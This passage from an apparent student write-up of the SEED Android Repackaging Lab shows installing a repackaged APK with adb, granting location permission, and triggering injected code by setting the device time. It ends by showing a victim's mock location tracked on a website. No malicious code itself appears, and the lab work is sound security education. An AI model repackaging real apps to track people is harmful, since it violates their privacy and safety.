
We the install the apk file on the Android VM:

```
Terminal
[11/17/19]seed@VM:~/.../dist$ adb devices
List of devices attached
10.0.2.4:5555    device

[11/17/19]seed@VM:~/.../dist$ adb install RepackagingLab.apk
4484 KB/s (1428766 bytes in 0.311s)
Success
[11/17/19]seed@VM:~/.../dist$
```


Step 4: Enabling the permission on the Android VM.

We allow the installed application to gain access to the location of the device:




Step 5: Triggering the attacking code.


Before this, we run the application once and then trigger our malicious code by setting the time in the Android VM:

*Step 6: Tracking the victim.*

We set the location as Shanghai and check the website on the Ubuntu machine:



On the Android VM, we switch on Agra as the mock location and check on the website again:



This shows that our attack is successful, and we are able to trace the victim's location.

This concludes the Android Repackaging Lab.